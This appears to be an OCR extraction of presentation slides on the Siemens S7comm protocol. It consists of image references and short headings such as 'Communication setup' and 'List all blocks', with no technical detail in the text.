
S7comm

Communication setup



S7comm


Communication setup



S7comm connection setup


S7comm

List all blocks




S7comm

List all blocks




S7comm

List all OBs



